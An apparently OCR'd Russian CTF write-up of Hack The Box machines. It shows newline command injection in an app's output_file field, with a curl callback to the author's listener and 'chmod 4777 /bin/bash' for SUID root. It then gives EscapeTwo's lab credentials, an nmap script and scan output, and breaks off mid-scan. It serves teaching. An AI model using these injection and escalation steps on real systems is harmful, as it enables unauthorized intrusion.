


```
POST /command HTTP/1.1
Host: app.bigbang.htb:9090
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczOTk3MjI4NSwianRpIjoiOTQ3NzljNWMtYjc2YS00OTk2LWIyNDItYmQ0YTU5MTY1NWFjIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczOTk3MjI4NSwiY3NyZiI6ImMxYzQxMDllLWJkYWYtNDVmMi05Y2M4LTViNDE0ZDUxNjUwZSIsImV4cCI6MTczOTk3Tg4NX0.2JDaUiL244f6CggWnq6Keurwm6OeDcXhW7CuQTw7jWc
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/json
Content-Length: 48

{
  "command":"send_image",
  "output_file":"1.png"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.10.12
Date: Wed, 19 Feb 2025 13:53:38 GMT
Content-Type: image/png
Content-Length: 116077
Cache-Control: no-cache
Connection: close

PNG
```

Запрос на /command

Получаем изображение в сыром виде. Скорее всего, оно было сохранено, а затем отправлено в ответе. Проверим наличие уязвимости инъекции команды `curl` и попробуем выполнить запрос на свой веб-сервер (запустить его можно командой `python3 -n http.server 8000`). Но из ответа сервера узнаем, что какие-то символы из нагрузки не прошли фильтр.




```
POST /command HTTP/1.1
Host: app.bigbang.htb:9090
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczOTk3MjI4NSwianRpIjoiOTQ3NzljNWMtYjc2YS00OTk2LWIyNDItYmQ0YTU5MTY1NWFjIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczOTk3MjI4NSwiY3NyZiI6ImMxYzQxMDllLWJkYWYtNDVmMi05Y2M4LTViNDE0ZDUxNjUwZSIsImV4cCI6MTczOTk3Tg4NX0.2JDaUiL244f6CggWnq6Keurwm6OeDcXhW7CuQTw7jWc
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/json
Content-Length: 70

{
  "command":"send_image",
  "output_file":"1.png;curl 10.10.16.31:8000"
}
```

```
HTTP/1.1 400 BAD REQUEST
Server: Werkzeug/3.0.3 Python/3.10.12
Date: Wed, 19 Feb 2025 13:59:24 GMT
Content-Type: application/json
Content-Length: 59
Connection: close

{
  "error":"Output file path contains dangerous characters"
}
```

Запрос на /command


Видимо, проверку не прошел символ точки с запятой. Попробуем использовать другие варианты. К успеху приводит символ перевода строки `\n`. В логах веб-сервера увидим запрос с удаленного хоста.



```
POST /command HTTP/1.1
Host: app.bigbang.htb:9090
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczOTk3MjI4NSwianRpIjoiOTQ3NzljNWMtYjc2YS00OTk2LWIyNDItYmQ0YTU5MTY1NWFjIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczOTk3MjI4NSwiY3NyZiI6ImMxYzQxMDllLWJkYWYtNDVmMi05Y2M4LTViNDE0ZDUxNjUwZSIsImV4cCI6MTczOTk3Tg4NX0.2JDaUiL244f6CggWnq6Keurwm6OeDcXhW7CuQTw7jWc
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/json
Content-Length: 80

{
  "command":"send_image",
  "output_file":"1.png\ncurl 10.10.16.31:8000/test_rce"
}
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.0.3 Python/3.10.12
Date: Wed, 19 Feb 2025 14:00:43 GMT
Content-Type: application/json
Content-Length: 116
Connection: close

{
  "error":"Error reading image file: [Errno 2] No such file or directory: '1.png\\ncurl 10.10.16.31:8000/test_rce'"
}
```


Запрос на /command



```
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.52 - - [19/Feb/2025 17:17:52] code 404, message File not found
10.10.11.52 - - [19/Feb/2025 17:17:52] "GET /test_rce HTTP/1.1" 404 -
```

Логи веб-сервера


Теперь нужно подобрать команду, которая не будет содержать «лишних» символов. Например, команда `chmod 4777 /bin/bash` установит файлу командной строки S-бит.



```
POST /command HTTP/1.1
Host: app.bigbang.htb:9090
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczOTk3MjI4NSwianRpIjoiOTQ3NzljNWMtYjc2YS00OTk2LWIyNDItYmQ0YTU5MTY1NWFjIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczOTk3MjI4NSwiY3NyZiI6ImMxYzQxMDllLWJkYWYtNDVmMi05Y2M4LTViNDE0ZDUxNjUwZSIsImV4cCI6MTczOTk3Tg4NX0.2JDaUiL244f6CggWnq6Keurwm6OeDcXhW7CuQTw7jWc
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/json
Content-Length: 70

{
  "command":"send_image",
  "output_file":"1.png\nchmod 4777 /bin/bash"
}
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.0.3 Python/3.10.12
Date: Wed, 19 Feb 2025 14:02:09 GMT
Content-Type: application/json
Content-Length: 106
Connection: close

{
  "error":"Error reading image file: [Errno 2] No such file or directory: '1.png\\nchmod 4777 /bin/bash'"
}
```

Запрос на /command



```
developer@bigbang:~ (1.285s)
ls -la /bin/bash
-rwsrwxrwx 1 root root 1396520 Mar 14  2024 /bin/bash
```


Права на файл /bin/bash

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.

Так мы получаем сессию в контексте пользователя `root`.

```
/bin/bash -p
```



```
developer@bigbang ~
/bin/bash -p
bash-5.1# id
uid=1002(developer) gid=1002(developer) euid=0(root) groups=1002(developer)
bash-5.1# cat /root/root.txt
75d4cb3c2a43cbe844d09439ebd524ff
bash-5.1#
```

Флаг рута

Машина захвачена!

HTB ESCAPETWO

OS Windows · RELEASE DATE 11 Jan 2025 · DIFFICULTY Easy · POINTS 20

Захватываем домен техникой ESC4 ADCS

Сегодня я продемонстрирую повышение привилегий в сети на основе Windows через эксплуатацию цепочки разрешений и уязвимости ESC4 в службе сертификации Active Directory. Сессию на хосте мы получим через Microsoft SQL, а учетные данные для продвижения найдем в файлах с настройками.

RalfHacker
hackerralf8@gmail.com

Наша конечная цель — получение прав суперпользователя на машине EscapeTwo с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.


РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.51    escapetwo.htb
```

На этот раз, помимо IP-адреса машины, нам предоставляют учетные данные с правами пользователя домена.



Target IP Address
10.10.11.51

Machine Information
As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su

Информация о машине

Первым делом запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for 10.10.11.51 (10.10.11.51)
Host is up (0.51s latency).

PORT     STATE  SERVICE       VERSION
53/tcp   closed domain
88/tcp   open   kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-02 07:45:34Z)
135/tcp  open   msrpc         Microsoft Windows RPC
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open   ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-02-02T07:47:20+00:00; -16m28s from scanner time.
445/tcp  open   microsoft-ds?
464/tcp  open   kpasswd5?
593/tcp  open   ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open   ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-02-02T07:47:19+00:00; -16m28s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
1433/tcp open   ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-02-01T09:58:13
|_Not valid after:  2055-02-01T09:58:13
